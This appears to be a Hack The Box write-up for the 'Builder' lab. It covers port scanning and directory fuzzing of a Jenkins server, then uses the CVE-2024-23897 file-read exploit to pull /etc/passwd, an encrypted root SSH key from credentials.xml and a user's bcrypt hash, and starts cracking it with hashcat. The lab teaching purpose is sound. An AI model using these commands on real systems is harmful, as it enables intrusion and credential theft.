Builder

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.11.10
Lets try pinging it

```
ping 10.10.11.10 -c 5

PING 10.10.11.10 (10.10.11.10) 56(84) bytes of data.
64 bytes from 10.10.11.10: icmp_seq=1 ttl=63 time=77.1 ms
64 bytes from 10.10.11.10: icmp_seq=2 ttl=63 time=76.4 ms
64 bytes from 10.10.11.10: icmp_seq=3 ttl=63 time=114 ms
64 bytes from 10.10.11.10: icmp_seq=4 ttl=63 time=76.4 ms
64 bytes from 10.10.11.10: icmp_seq=5 ttl=63 time=76.9 ms

--- 10.10.11.10 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 76.354/84.160/114.013/14.929 ms
```

Alright, lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.10 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±2 (5.196s)
rustscan -a 10.10.11.10 --ulimit 5000
The Modern Day Port Scanner.
----------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
0day was here ♡

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.10:22
Open 10.10.11.10:8080
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-28 18:23 IST
Initiating Ping Scan at 18:23
Scanning 10.10.11.10 [2 ports]
Completed Ping Scan at 18:23, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:23
Completed Parallel DNS resolution of 1 host. at 18:23, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 18:23
Scanning 10.10.11.10 [2 ports]
Discovered open port 22/tcp on 10.10.11.10
Discovered open port 8080/tcp on 10.10.11.10
Completed Connect Scan at 18:23, 0.17s elapsed (2 total ports)
Nmap scan report for 10.10.11.10
Host is up, received conn-refused (0.092s latency).
Scanned at 2024-10-28 18:23:20 IST for 0s

PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack
8080/tcp open  http-proxy syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

> ⓘ Open Ports
>
> PORT STATE SERVICE REASON
> 22/tcp open ssh syn-ack
> 8080/tcp open http-proxy syn-ack

Lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 10.10.11.10 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±4 (14.176s)
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 10.10.11.10 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-28 18:25 IST
Nmap scan report for 10.10.11.10
Host is up (0.095s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
8080/tcp open  http    Jetty 10.0.18
|_http-title: Dashboard [Jenkins]
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Jetty(10.0.18)
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.14 seconds
```

ⓘ Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
8080/tcp open http Jetty 10.0.18
| http-title: Dashboard [Jenkins]
| http-open-proxy: Potentially OPEN proxy.
| Methods supported:CONNECTION
| http-server-header: Jetty(10.0.18)
| http-robots.txt: 1 disallowed entry
| /
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```

Alright lets do some directory fuzzing here too

Directory Fuzzing

```
feroxbuster -u http://10.10.11.10:8080 -w
/usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±1 (3m 6.25s)
feroxbuster -u http://10.10.11.10:8080 -w /usr/share/wordlists/dirb/common.txt -t 200 -r

 🏁  HTTP methods          │ [GET]
 📍  Follow Redirects      │ true
 🔃  Recursion Depth       │ 4

 🏁  Press [ENTER] to use the Scan Management Menu™

404      GET       21l      375w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        9l      129w    13257c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/connection/connection-min.js
200      GET      309l      708w     6515c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/container/assets/container.css
200      GET       23l      455w    14240c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/animation/animation-min.js
200      GET       11l       26w      363c http://10.10.11.10:8080/adjuncts/0886e4a7/lib/form/link/link.js
200      GET        7l      151w     5035c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/menu/assets/skins/sam/menu.css
200      GET        7l      206w     4556c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/cookie/cookie-min.js
200      GET        7l      156w     4644c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/container/assets/skins/sam/container.css
200      GET        1l        9w      445c http://10.10.11.10:8080/opensearch.xml
200      GET      486l     1603w    12964c http://10.10.11.10:8080/static/0886e4a7/scripts/sortable.js
200      GET        9l       94w     2220c http://10.10.11.10:8080/login
200      GET        6l       13w      170c http://10.10.11.10:8080/adjuncts/0886e4a7/jenkins/views/JenkinsHeader/search-box.js
200      GET        8l      130w     7120c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/yahoo/yahoo-min.js
200      GET       15l       39w      377c http://10.10.11.10:8080/adjuncts/0886e4a7/hudson/model/View/screen-resolution.js
200      GET       10l       19w      208c http://10.10.11.10:8080/adjuncts/0886e4a7/lib/hudson/widget-refresh.js
200      GET       77l      238w     2886c http://10.10.11.10:8080/adjuncts/0886e4a7/org/kohsuke/stapler/bind.js
200      GET        1l       36w      670c http://10.10.11.10:8080/widget/BuildQueueWidget/ajax
200      GET      636l     1962w    25044c http://10.10.11.10:8080/theme-dark/theme.css
200      GET        9l      218w    16083c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/dom/dom-min.js
200      GET       12l      423w    31414c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/button/button-min.js
200      GET       28l       67w      614c http://10.10.11.10:8080/adjuncts/0886e4a7/lib/layout/task/task.js
200      GET      283l     1889w    29819c http://10.10.11.10:8080/static/0886e4a7/images/svgs/logo.svg
200      GET        3l       11w      351c http://10.10.11.10:8080/rssAll
200      GET       12l      217w    32597c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/autocomplete/autocomplete-min.js
200      GET      153l     2155w    36584c http://10.10.11.10:8080/view/all/builds
200      GET        3l       11w      354c http://10.10.11.10:8080/rssFailed
200      GET     2797l     9209w    80736c http://10.10.11.10:8080/static/0886e4a7/scripts/hudson-behavior.js
403      GET       16l       26w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        6l     5270w    45846c http://10.10.11.10:8080/static/0886e4a7/mask-icon.svg
200      GET      19l      434w    74771c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/container/container-min.js
```

So i found like 500 directories i saved em all in directories.txt u can check em out if u like

```
[####################] - 3m     83663/83663   0s      found:549     errors:70453
[####################] - 2m      4614/4614    33/s    http://10.10.11.10:8080/
[####################] - 2m      4614/4614    33/s    http://10.10.11.10:8080/adjuncts/0886e4a7/lib/
[####################] - 2m      4614/4614    31/s    http://10.10.11.10:8080/adjuncts/0886e4a7/hudson/
[####################] - 3m      4614/4614    28/s    http://10.10.11.10:8080/widget/BuildQueueWidget/
[####################] - 3m      4614/4614    28/s    http://10.10.11.10:8080/widget/ExecutorsWidget/
[####################] - 3m      4614/4614    30/s    http://10.10.11.10:8080/adjuncts/0886e4a7/io/
[####################] - 3m      4614/4614    31/s    http://10.10.11.10:8080/adjuncts/0886e4a7/jenkins/
[####################] - 3m      4614/4614    30/s    http://10.10.11.10:8080/view/all/
[####################] - 2m      4614/4614    32/s    http://10.10.11.10:8080/adjuncts/0886e4a7/org/
[####################] - 3m      4614/4614    30/s    http://10.10.11.10:8080/about/
[####################] - 3m      4614/4614    27/s    http://10.10.11.10:8080/api/
[####################] - 3m      4614/4614    27/s    http://10.10.11.10:8080/asynchPeople/
[####################] - 3m      4614/4614    28/s    http://10.10.11.10:8080/static/0886e4a7/
[####################] - 3m      4614/4614    27/s    http://10.10.11.10:8080/queue/api/
[####################] - 3m      4614/4614    26/s    http://10.10.11.10:8080/credentials/
[####################] - 3m      4614/4614    27/s    http://10.10.11.10:8080/overallLoad/api/
[####################] - 3m      4614/4614    28/s    http://10.10.11.10:8080/static/0886e4a7/api/
[####################] - 3m      4614/4614    28/s    http://10.10.11.10:8080/view/all/api/
```

Lets see this application now

Web Application

Default page

So we see the version in the bottom right lets find a exploit for this

---

Gaining Access

Found this exploit : https://www.exploit-db.com/exploits/51993

Jenkins 2.441 - Local File Inclusion

Author:	Type:	Platform:	Date:
MATISSE BECKANDT	WEBAPPS	JAVA	2024-04-15

Exploit: ⬇ / {}

Vulnerable App:

Lets run it

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±1 (2.72s)
vim exploit.py
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±5 (0.192s)
python3 exploit.py -h
usage: exploit.py [-h] -u URL [-p PATH]

Local File Inclusion exploit for CVE-2024-23897

options:
  -h, --help            show this help message and exit
  -u URL, --url URL     The url of the vulnerable Jenkins service. Ex: http://helloworld.com/
  -p PATH, --path PATH  The absolute path of the file to download
```

Lets fill in the url and the path to test this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±5 (1.676s)
python3 exploit.py --url http://10.10.11.10:8080 --path /etc/passwd

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
root:x:0:0:root:/root:/bin/bash
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

And it works

So I did a bit of research to find directories that would be helpful to get root instantly

First is the root's encrypted SSH key

```
python3 exploit.py --url http://10.10.11.10:8080 --path
/var/jenkins_home/credentials.xml
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±5 (1.748s)
python3 exploit.py --url http://10.10.11.10:8080 --path /var/jenkins_home/credentials.xml
    </entry>
        </com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey>
<com.cloudbees.plugins.credentials.SystemCredentialsProvider plugin="credentials@1319.v7eb_51b_3a_c97b_">
      <java.util.concurrent.CopyOnWriteArrayList>
          <privateKey>{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}</privateKey>
        </privateKeySource>
        <username>root</username>
        <usernameSecret>false</usernameSecret>
    </com.cloudbees.plugins.credentials.domains.Domain>
    <com.cloudbees.plugins.credentials.domains.Domain>
```

Lets save this for later use as this is encrypted rn

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±4 (0.042s)
cat enc-root.key
```

File: enc-root.key

```
1  AQAAABAAAAowLrfCrZx9baWliwrtCiwCyztaYVoYdkPrn5qEEYDqj5frZLuo4qcqH61hjEUdZtkPiX6buY1J4YKYFziwyFA1wH/X5XHjUb8lUYkf/XSuDhR5tIpVWwkk7l1FTYwQQl/i5MOTww3b1QNzIAIv41KLKDgsq4WUAS5RBt4OZ7v410VZgdVDDciihmdDmqdsiGUOFubePU9a4tQoED2uUHAWbPlduIXaAfDs77evLh98/INI8o/A+rlX6ehT0K40cD3NBEF/4Adl6B0Q/NSWquI5xTmmEBi3NqpWWttJl1q9soOzFVOC4mhQiGIYr8TPDbpdRfsgjGNKTzIpjPPmRr+j5ym5noOP/LVwO9+AoEYvzrVKlN7MWYOoUSqD+C9iXGxTgxSLWdIeCALzz9GHuN7a1tYIClFHT1WQpa42Eqfqco812dkP74E08JL4RrxgjgEVeD4stcmtUOFqXU/gezb/oh0Rko9tumajwLpQrLxbAycC6xgOuk/leKf1gkDOEmraO7uiy2QBIihQbMKt5Ls+l+FLlqlcY4lPD+3Qwki5UfNHxQckFVWJQA0zf6vkRpyew2K6OSoLjpnSrwUWCx/hMGtvvoHApudWsGz4esi3kfkJ+I/j4MbLCakYjfDRLVtrHXgzWkZG/Ao+7qFdcQbimVgRQrncCwy1dwUSwtUEeyTlFRbjxXtIwrYIx94+0thX8n74WI1HO/3rix6a4FcUROyjRE9m//dGnigKtdFdIjqkGkK0PNCFpcgw9KcafUyLe4lXksAjf/MU4v1yqbhX0Fl4Q3u2IWTKl+xv2FUUmXxOEzAQ2KtXvcyQLA9BXmqC0VWKNpqw1GAfQWKPen8g/zYT7TFA9kpYlAzjsf6Lrk4Cflaa9xR7l4pSgvBJYOeuQ8x2Xfh+AitJ6AMO7K8o36iwQVZ8+p/I7IGPDQHHMZvobRBZ92QGPcqOBDquQpPQqmRMZc3wN63vCMxzABeqqg9QO2J6jqlKUgpuzHD27L9REOfYbsi/uM3ELI7Nd090DmrBNp2y0AmOBxOc9e9OrOoc+Tx2KOJlEPIJSCBBOm0kMr5H4EXQsu9CvTSb/Gd3xmrk+rCFJx3UJ6yzjcmAHBNIolWvSxSi7wZrQl4OWuxagsG10YbxHzjqgoKTaOVSv0mtiilt0/NSOrucozJFUCp7p8v73ywR6tTuR6kmyTGjhKqAKoybMWq4geDOM/6nMTJP1Z9mA+778Wgc7EYpwJQlmKnrk0bf08rEdhrrJoJ7a4No2FDridFt68HNqAATBnoZrlCzELhvCicvLgNur+ZhjEqDnsIW94bL5hRWANdV4YzBtFxCW29LJ6/LtTSw9LE2to3i1sexiLP8y9FxamoWPWRDxgn9lv9ktcoMhmA72icQAFfWNSpieB8Y7TQOYBhcxpS2M3mRJtzUbe4Wx+MjrJLbZSsf/Z1bxETbd4dh4ub7QWNcVxLZWPvTGix+JClnn/oiMeFHOFazmYLjJG6pTUstU6PJXu3t4Ykfg8Z6tk8ev9QVoPNq/XmZY2h5MgCoc/T0D6iRR2X249+9lTU5Ppm8BvnNHAQ31Pzx178G3IO+ziC2DfTcT++SAUS/VR9T3TnBeMQFsv9GKlYjvgKTd6Rx+oX+D2sN1WKWHLp85g6DsufByTC3o/OZGSnjUmDpMAs6wg0Z3bYcxzrTcj9pnR3jcywwPCGkjpSO3ZmEDtuU0XUthrs7EZzqCxELqf9aQWbpUswN8nVLPzqAGbBMQQJHPmS4FSjHXvgFHNtWjeg0yRgf7cVaD0aQXDzTZeWm3dcLomYJe2xfrKNLkbA/t3le35+bHOSe/p7Prbv0v/jlxBenvQY+2GGoCHs7SW0oaYjGNd7QXUomZxK6l7vmwGoJi+R/D+ujAB1/5JcrH8fI0mP8Z+ZoJrziMF2bhpR1vcOSiDqO+Bpk7yb8AIikCDOW5XlXqnX7C+I6mNOnyGtuanEhiJSFVqQ3R+MrGbMwRzzQmtfQ5G34m67Gvzl1IQMHyQvwFeFtx4GHRlmlQGBXEGLz6H1Vi5jPuM2AVNMCNCak45l/9PltdJrz+Uq/d+LXcnYfKagEN39ekTPpkQrCV+P0S65y4l1VFE1mX4SCR4QvxalZA4qjJqTnZP4s/YD1Ix+XfcJDpKpksvCnN5/ubVJzBKLEHSOoKwiyNHEwdkD9j8Dg9y88G8xrc7jr+ZcZtHSJRlK1o+VaeNOSeQut3iZjmpy0Ko1ZiC8gFsVJg8nWLCat10cp+xTy+fJ1VyIMHxUWrZu+duVApFYpl6ji8A4bUxkroMMgyPdQU8rjJwhMGEP7TcWQ4Uw2s6xoQ7nRGOUuLH4Qfl0qzC6ref7n33gsz18XASxjBg6eUIw9Z9s5lZyDH1SZO4jI25B+GgZjbe7UYoAX13MnVMstYKOxKnaig2RnblN9NsGgnVuTDlAgSO2pclPnxj1gCBS+bsxewgm6cNR18/ZT4ZT+YT1+uk5Q3O4tBF6z/M67mRdQqQqWRfgA5x0AEJvAEb2dftvR98ho8cRMVw/0S3T60rei8/OoYrt/IhWOcvIoo4M92eo5CduZnajt4onOCTC13kMqTwdqC36cDxuX5aDD0Ee920DaaLxTfZ1Id4ukCrscaoOZtCMxncK9uv06kWpYZPMUasVQLEdDW+DixC2EnXT56IELG5xj3/1nqnieMhavTt5yipvfNJfbFMqjHjHBlOY/MCkU89l6p/xk6JMH+9SWaFlTkjwshZDA/oO/E9PumpSGkqMIw3V/7O1fRO/dR/Rq3RdCtmdb3bWQKIxdYSBlXgBLnVC7O90Tf12P0+DMQ1UrT7PcGF22dqAe6VfTH8wFqmDqidhEdKiZYIFfOhe9+u3O0XPZldMzaSLjj8ZZy5h6CPaRS613b7MZ8JjqaFGWZUzurecXUiXiUgOM9/1WyECyRq6FcfZtza+q5t94IPnyPTqmUYTmZ9wZgmhoxUjWm2AenjkkRDzIEhzyXRiX4/vDOQTWfYFryunYPSrGzIp3FhIOcxqmlJQ2SgsgTStzFZz47Yj/ZV61DMdr95eCo+bkfdijnBa5SsGRUdjafeU5hqZM1vTxRLU1G7Rr/yxmmA5mAHGeIXHTWRHYSWn9gonoSBFAAXvj0bZjTeNBAmU8eh6RI6pdapVLeQ0tEiwOu4vB/7mgxJrVfFWbN6w8AMrJBdrFzjENnvcqQqmmNugMAIict6hK4838fb+BX+E3y8YUN+LnbLsoxTRVFH/NFpuaw+iZvUPm0hDfdxD9JIL6FFpaodsmlksTPz366bcOcN0NXSxuD0fJ5+WVvReTFdi+agF+sF2jkOhGTjc7pGAq2zl10O84PzXW1TkN2yD9YHgo9xYa8E2K6pYSpVxxYlRogfz9exupYVievBPkQnKo1Qoi15+eunzHKrxm3WQssFMcYCdYHlJtWCbgrKChsFys4oUE7iWOYQ0MsAdcg/hWuBX878aR+/3HsHaB1OTIcTxtaaMR8IMMaKSM=
```

Moving on lets find the user's hash directory for that we need to know the name of the user's directory that contains its directory

For this lets search this directory

```
python3 exploit.py --url http://10.10.11.10:8080 --path
/var/jenkins_home/users/users.xml
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main) (1.802s)
python3 exploit.py --url http://10.10.11.10:8080 --path /var/jenkins_home/users/users.xml

<?xml version='1.1' encoding='UTF-8'?>
      <string>jennifer_12108429903186576833</string>
  <idToDirectoryNameMap class="concurrent-hash-map">
    <entry>
      <string>jennifer</string>
  <version>1</version>
</hudson.model.UserIdMapper>
  </idToDirectoryNameMap>
<hudson.model.UserIdMapper>
    </entry>
```

Now lets see this directory and a file called config.xml in this

```
python3 exploit.py --url http://10.10.11.10:8080 --path
/var/jenkins_home/users/jennifer_12108429903186576833/config.xml
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main) (1.095s)
python3 exploit.py --url http://10.10.11.10:8080 --path /var/jenkins_home/users/jennifer_12108429903186576833/config.xml
    </jenkins.model.experimentalflags.UserExperimentalFlagsProperty>
    </com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty>
    <hudson.security.HudsonPrivateSecurityRealm_-Details>
      <insensitiveSearch>true</insensitiveSearch>
          <properties class="hudson.model.View$PropertyList"/>
    <hudson.model.TimeZoneProperty>
        <hudson.model.AllView>
    </hudson.security.HudsonPrivateSecurityRealm_-Details>
      <providerId>default</providerId>
      </roles>
    </jenkins.security.LastGrantedAuthoritiesProperty>
    <jenkins.model.experimentalflags.UserExperimentalFlagsProperty>
    <hudson.model.PaneStatusProperties>
<?xml version='1.1' encoding='UTF-8'?>
  <fullName>jennifer</fullName>
      <seed>6841d11dc1de101d</seed>
  <id>jennifer</id>
  <version>10</version>
      <tokenStore>
          <filterExecutors>false</filterExecutors>
    <io.jenkins.plugins.thememanager.ThemeUserProperty plugin="theme-manager@215.vc1ff18d67920"/>
      <passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>
```

Lets save it

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main) (2.476s)
vim hash
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±1 (0.037s)
cat hash
```

	File: hash
1	$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a

Now lets find the hash type like this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±2 (2.376s)
hashcat hash
hashcat (v6.2.6) starting in autodetect mode

nvmlDeviceGetFanSpeed(): Not Supported

CUDA API (CUDA 12.6)
====================
* Device #1: NVIDIA GeForce RTX 3050 Laptop GPU, 3601/3798 MB, 16MCU

OpenCL API (OpenCL 3.0 CUDA 12.6.65) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #2: NVIDIA GeForce RTX 3050 Laptop GPU, skipped

The following 4 hash-modes match the structure of your input hash:

      # | Name                                                       | Category
  ======+============================================================+======================================
   3200 | bcrypt $2*$, Blowfish (Unix)                               | Operating System
  25600 | bcrypt(md5($pass)) / bcryptmd5                             | Forums, CMS, E-Commerce
  25800 | bcrypt(sha1($pass)) / bcryptsha1                           | Forums, CMS, E-Commerce
  28400 | bcrypt(sha512($pass)) / bcryptsha512                       | Forums, CMS, E-Commerce

Please specify the hash-mode with -m [hash-mode].

Started: Mon Oct 28 19:20:39 2024
Stopped: Mon Oct 28 19:20:41 2024
```

Lets run crack it now

```
hashcat -a 0 -m 3200 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
```

